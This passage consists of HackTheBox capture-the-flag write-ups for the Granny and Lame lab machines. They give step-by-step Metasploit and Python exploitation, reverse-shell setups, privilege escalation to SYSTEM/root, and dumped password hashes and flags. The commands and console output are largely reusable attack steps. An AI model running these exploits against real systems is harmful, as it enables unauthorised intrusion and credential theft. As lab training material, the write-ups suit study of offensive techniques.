1. We decide to use the Metasploit `windows/iis/iis_webdav_upload_asp` exploit and it successfully gives us a Meterpreter shell:

```
msf exploit(windows/iis/iis_webdav_upload_asp) > show options

Module options (exploit/windows/iis/iis_webdav_upload_asp):

  Name          Current Setting  Required  Description
  ----          -
  HttpPassword  http_password    no        The HTTP password to specify for authentication
  HttpUsername  http_username    no        The HTTP username to specify for authentication
  METHOD         move             yes       Move or copy the file on the remote system from .txt -> .asp (Accepted: move, copy)
  PATH          /metasploit%RAND%.asp yes       The path to attempt to upload
  Proxies       proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST         10.10.10.15      yes       The target address
  RPORT         80              yes       The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  VHOST         vhost            no        HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf exploit(windows/iis/iis_webdav_upload_asp) >
msf exploit(windows/iis/iis_webdav_upload_asp) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Checking /metasploit9517572.asp
[*] Uploading 610918 bytes to /metasploit9517572.txt...
[*] Moving /metasploit9517572.txt to /metasploit9517572.asp...
[*] Executing /metasploit9517572.asp...
[*] Deleting /metasploit9517572.asp (this doesn't always work)...
[*] Sending stage (179779 bytes) to 10.10.10.15
[!] Deletion failed on /metasploit9517572.asp [403 Forbidden]
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.15:1030) at 2019-11-04 14:09:21 -0800

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
```

Figure 5: writeup.exploitation.steps.1.1


```

meterpreter > sysinfo
Computer       : GRANNY
OS             : Windows .NET Server (Build 3790, Service Pack 2).
Architecture   : x86
System Language : en_US
Domain         : HTB
Logged On Users : 3
Meterpreter    : x86/windows
meterpreter >
meterpreter >
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter >
meterpreter >
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 896 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

```

Figure 6: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```

1  ntauth/network@GRANNY> id
2  NT AUTHORITY\NETWORK SERVICE
3  ntauth/network@GRANNY>
4  ntauth/network@GRANNY> uname
5  Computer       : GRANNY
6  OS             : Windows .NET Server (Build 3790, Service Pack 2).
7  Architecture   : x86
8  System Language : en_US
9  Domain         : HTB
10 Logged On Users : 3
11 Meterpreter    : x86/windows
12 ntauth/network@GRANNY>
13 ntauth/network@GRANNY> ifconfig
14 Ethernet adapter Local Area Connection:
15   Connection-specific DNS Suffix  . :
16   IP Address. . . . . : 10.10.10.15
17   Subnet Mask . . . . . : 255.255.255.0
18   Default Gateway . . . . . : 10.10.10.2
19 ntauth/network@GRANNY>
20 ntauth/network@GRANNY> users
21 Administrator
22 Lakis

```

Phase #3: Privilege Escalation

1. Since we have certain restrictions that stop us from running commands like `getuid`, we have to migrate to a different process. We find the PID for process `davcddata.exe` and migrate to it:

```
2548 1456 w3wp.exe x86 0 NT AUTHORITY\NETWORK SERVICE c:\windows\system32\inetsrv\w3wp.exe
2616 592 davcddata.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\inetsrv\davcddata.exe
2840 1456 w3wp.exe
2984 348 logon.scr
3600 2548 svchost.exe x86 0 C:\WINDOWS\Temp\rad8321F.tmp\svchost.exe
3924 592 davcddata.exe

meterpreter >
meterpreter >
meterpreter > migrate 2616
[*] Migrating from 3600 to 2616...
[*] Migration completed successfully.
meterpreter >
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Figure 7: writeup.privesc.steps.1.1

2. We can now use the Metasploit `multi/recon/local_exploit_suggester` module to look for privesc options:

```
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name          Current Setting  Required  Description
  ----          -
SESSION        1               yes       The session to run this module on
SHOWDESCRIPTION false           yes       Displays a detailed description for the available exploits

msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 39 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

Figure 8: writeup.privesc.steps.2.1

3. We tried a few exploits from this list and eventually the `windows/local/ms15_051_client_copy_image` module worked and provided an elevated session:

```

msf exploit(windows/local/ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.14.26     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows x86

msf exploit(windows/local/ms15_051_client_copy_image) >

```

Figure 9: writeup.privesc.steps.3.1

```

msf exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Launching notepad to host the exploit...
[+] Process 1996 launched.
[*] Reflectively injecting the exploit DLL into 1996...
[*] Injecting exploit into 1996...
[*] Exploit injected. Injecting payload into 1996...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.26:4444 -> 10.10.10.15:1032) at 2019-11-04 14:17:08 -0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter > sysinfo
Computer      : GRANNY
OS           : Windows .NET Server (Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : HTB
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter >
meterpreter > shell
Process 2444 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>

```

Figure 10: writeup.privesc.steps.3.2

4. We then obtain further information about the system and read the contents of both user.txt and root.txt files to complete the challenge:

```

1 cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
2 cat "C:\Documents and Settings\Administrator\Desktop\root.txt"

meterpreter > cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
700c5dc163014e22b3e408f8703f67d1meterpreter >
meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
aa4beed1c0584445ab463a6747bd06e9meterpreter >
meterpreter >

```

Figure 11: writeup.privesc.steps.4.1

Loot

Hashes

```
1 Administrator:500:c74761604a24f0dfd0a9ba2c30e462cf:d6908f022af0373e9e.....
2 ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f589.....
3 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c.....
4 IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b7.....
5 IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f615.....
6 Lakis:1009:f927b0679b3cc0e192410d9b0b40873c:3064b6fc432033870c6.....
7 SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e.....
```

Flags

```
1 C:\Documents and Settings\Lakis\Desktop\user.txt: 700c5dc163014e22.....
2 C:\Documents and Settings\Administrator\Desktop\root.txt: aa4beed1c05844.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/14>
- [+] <https://marcelowoloszyn.cl/hackthebox/hack-the-box-write-up-granny/>
- [+] <https://reboare.github.io/hackthebox/htb-granny.html>

[HackTheBox] Lame

Date: 01/Nov/2019
Categories: [oscp](#), [htb](#), [linux](#)
Tags: [exploit_smb_usermap](#)

Overview

This is a writeup for HackTheBox VM [Lame](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

- 139/tcp/netbios-ssn/Samba smbd 3.X - 4.X (workgroup: WORKGROUP): [exploit_smb_usermap](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Fri Nov 1 12:30:13 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪ --version-all -oN
   ↪ /root/toolbox/writeups/htb.lame/results/10.10.10.3/scans/_quick_tcp_nmap.txt -oX
   ↪ /root/toolbox/writeups/htb.lame/results/10.10.10.3/scans/xml/_quick_tcp_nmap.xml 10.10.10.3
2  Nmap scan report for 10.10.10.3
3  Host is up, received user-set (0.26s latency).
4  Scanned at 2019-11-01 12:30:13 PDT for 94s
5  Not shown: 996 filtered ports
6  Reason: 996 no-responses
7  PORT      STATE SERVICE      REASON      VERSION
8  21/tcp    open  ftp          syn-ack ttl 63 vsftpd 2.3.4
9  |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
10 | ftp-syst:
11 |   STAT:
12 | FTP server status:
13 |   Connected to 10.10.14.18
14 |   Logged in as ftp
15 |   TYPE: ASCII
16 |   No session bandwidth limit
17 |   Session timeout in seconds is 300
18 |   Control connection is plain text
19 |   Data connections will be plain text
20 |   vsFTPD 2.3.4 - secure, fast, stable
21 |_End of status
22 22/tcp    open  ssh          syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23 | ssh-hostkey:
24 |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
25 | ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srqn4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/
   ↪ xUTwsTYEYnaZLzc0iy21D3ZvOwYb6AA3765zdgCd2Tgand7FOYD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+
   ↪ pqYMP2WD5Ka0JwSIXSUajnU5oWmY5x85sBw+XDAAAFQDFkMpmDFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+
   ↪ QJIFa3M0oLqCVWIOwe/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn80UC0yrIjqNuA2QW217oQ6wXpbFh+
   ↪ 5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/
   ↪ jzHwtuaDQaok7u1f971lEazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+
   ↪ XaoI7imFkMuYXCDTq843YU6Td+OmWp1lCqAWUV/
   ↪ CQamGgQLtYy5S0ueoks01MoKdOMMhKVWqdr08nVCBdNKjIEd3gH6oBk/YRnjzxLEAYBsvCmM4a0jmhZ0oNiRWlc/F+
   ↪ bkUeFKrBx/D2fdfZmhrGg==
26 |   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
27 |_ssh-rsa
   ↪ AAAAB3NzaC1yc2EAAAABIwAAQEAstqnuFMB0Zv03WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyIk8T55gMD
   ↪ +nkRhij7XSSA/Oc5QSk3sJ/SInf78e3anbRHpmkJcVgETJ5WhK0bUNf1AKZW++
   ↪ 4Xlc63M4KI5cjbMMIPEV0yR3AKmI78Fo3HJjYucg87JjLeC66I7+d1EYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/
   ↪ cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGo0V80cX/ro6pAcBEPuUEfkJrqi2YXbhvWIJ0gFMB6wfe5cnQew==
28 139/tcp   open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
29 445/tcp   open  netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
30 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
31
32 Host script results:
33 |_clock-skew: mean: 4h00m15s, deviation: 0s, median: 4h00m15s
34 | p2p-conficker:
35 |   Checking for Conficker.C or higher...
36 |   Check 1 (port 59488/tcp): CLEAN (Timeout)
37 |   Check 2 (port 22727/tcp): CLEAN (Timeout)
38 |   Check 3 (port 47197/udp): CLEAN (Timeout)
```



```

39 | Check 4 (port 40169/udp): CLEAN (Timeout)
40 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
41 | smb-os-discovery:
42 |   OS: Unix (Samba 3.0.20-Debian)
43 |   NetBIOS computer name:
44 |   Workgroup: WORKGROUP\x00
45 |_ System time: 2019-11-01T15:31:21-04:00
46 |_smb2-security-mode: Couldn't establish a SMBv2 connection.
47 |_smb2-time: Protocol negotiation failed (SMB2)
48
49 Read data files from: /usr/bin/./share/nmap
50 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
51 # Nmap done at Fri Nov  1 12:31:47 2019 -- 1 IP address (1 host up) scanned in 93.91 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

✚ openports

#	Port	Protocol	Service	Scans
1.	21/tcp	ftp	ttl 63 vsftpd 2.3.4	./results/10.10.10.3/scans/tcp_21_ftp_nmap.txt
2.	22/tcp	ssh	ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)	./results/10.10.10.3/scans/tcp_22_ssh_nmap.txt
3.	139/tcp	netbios-ssn	ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	./results/10.10.10.3/scans/enum4linux.txt ./results/10.10.10.3/scans/smbclient.txt ./results/10.10.10.3/scans/tcp_139_smb_nmap.txt
4.	445/tcp	netbios-ssn	ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)	./results/10.10.10.3/scans/enum4linux.txt ./results/10.10.10.3/scans/smbclient.txt ./results/10.10.10.3/scans/tcp_445_smb_nmap.txt
5.	3632/tcp	distccd	ttl 63 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))	./results/10.10.10.3/scans/tcp_3632_distcc_nmap.txt

✚

Figure 3: writeup.enumeration.steps.2.1

3. We find that the `vsftpd` service allows anonymous logins and as such connect to it but don't find anything interesting there. We however find a MSF exploit for the `vsftpd` version 2.3.4. This exploit failed to obtain a session:

```

1 ftp 10.10.10.3
2 msfconsole
3   use exploit/unix/ftp/vsftpd_234_backdoor
4   set RHOST 10.10.10.3
5   show options
6   exploit

```



```

root@kali: ~/toolbox/data/writeups/htb.lame # ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>

```

Figure 4: writeup.enumeration.steps.3.1

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.10.10.3      yes       The target address
  RPORT     21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.

[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Figure 5: writeup.enumeration.steps.3.2

4. We then explore the open (read+write) SMB share `tmp` but since there is no service (like HTTP for example) to leverage uploaded files, we move on:

```
1 smbclient \\\\10.10.10.3\\tmp
2 dir
```

```
root@kali: ~/toolbox/data/writeups/htb.lame # smbclient \\\\10.10.10.3\\tmp
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \\> dir
.                D           0   Fri Nov  1 12:39:14 2019
..               DR           0   Sun May 20 11:36:12 2012
.ICE-unix        DH           0   Fri Nov  1 12:02:41 2019
.X11-unix        DH           0   Fri Nov  1 12:03:06 2019
.X0-lock        HR          11   Fri Nov  1 12:03:06 2019
5142.jsvc_up     R           0   Fri Nov  1 12:03:50 2019

                          7282168 blocks of size 1024. 5678788 blocks available
smb: \\> ^C
root@kali: ~/toolbox/data/writeups/htb.lame #
```

Figure 6: writeup.enumeration.steps.4.1

Findings

Open Ports

```
1 21/tcp | ftp | vsftpd 2.3.4
2 22/tcp | ssh | OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
3 139/tcp | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
4 445/tcp | netbios-ssn | Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

Phase #2: Exploitation

1. From the Nmap scan results we know that the SMB service version is 3.0.20-Debian and upon searching for this version we come across the popular `usermap_script` exploit. There's a [Python script](#) for this exploit on GitHub. We follow the exploit instructions and gain a shell with elevated privileges on the target system:

```
1 nc -nlvp 443
2 python usermap_script.py 10.10.10.3 139 10.10.14.18 443

root@kali: ~/toolbox/data/writeups/htb.lame/CVE-2007-2447 # python usermap_script.py 10.10.10.3 139 10.10.14.18 443
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !
root@kali: ~/toolbox/data/writeups/htb.lame/CVE-2007-2447 #
```

Figure 7: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb.lame # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.3] 59629
id
uid=0(root) gid=0(root)

uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:f5:91
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:f591/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:f591/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:146904 errors:9 dropped:15 overruns:0 frame:0
          TX packets:7368 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9465045 (9.0 MB)  TX bytes:1025713 (1001.6 KB)
          Interrupt:19 Base address:0x2000
```

Figure 8: writeup.exploitation.steps.1.2

2. We then read the contents of both `user.txt` and `root.txt` files to complete the challenge:

```
1 cat /home/makis/user.txt
2 cat /root/root.txt
```

```
cat /home/makis/user.txt
69454a937d94f5f0225ea00acd2e84c5

cat /root/root.txt
92caac3be140ef409e45721348a4e9df
```

Figure 9: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 root@lame> id
2 uid=0(root) gid=0(root)
3 root@lame>
4 root@lame> uname
5 Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
6 root@lame>
7 root@lame> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:50:56:b9:f5:91
9      inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
10     inet6 addr: dead:beef::250:56ff:feb9:f591/64 Scope:Global
11     inet6 addr: fe80::250:56ff:feb9:f591/64 Scope:Link
12     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
13     RX packets:146904 errors:9 dropped:15 overruns:0 frame:0
14     TX packets:7368 errors:0 dropped:0 overruns:0 carrier:0
15     collisions:0 txqueuelen:1000
16     RX bytes:9465045 (9.0 MB)  TX bytes:1025713 (1001.6 KB)
17     Interrupt:19 Base address:0x2000
18 root@lame>
19 root@lame> users
20 root
21 makis
```

Loot

Hashes

```
1 root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:17239:.....
2 sys:$1$NsRwcGH1$euHtoVjd59CxMcIasiTw/..:17239:0:.....
3 klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:.....
4 postgres:$1$dwLrUikz$LRJRShCPfPyYb3r6pinyM.:17239:.....
5 service:$1$cwdqim5m$bw71JTFHNWLjDTmYTNN9j/:17239:.....
6 makis:$1$Yp7BAV10$7yHWur1KMMwK5b8KRZ2yK.:17239:.....
```

Flags

```
1 /home/makis/user.txt: 69454a937d94f5f0225ea.....
2 /root/root.txt: 92caac3be140ef409e4572.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/1>
- [+] <https://hackingresources.com/lame-hackthebox-walkthrough/>

[HackTheBox] Legacy

Date: 01/Nov/2019
Categories: [oscp](#), [htb](#), [windows](#)
Tags: [exploit_smb_ms08_067](#)

Overview

This is a writeup for HackTheBox VM [Legacy](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:

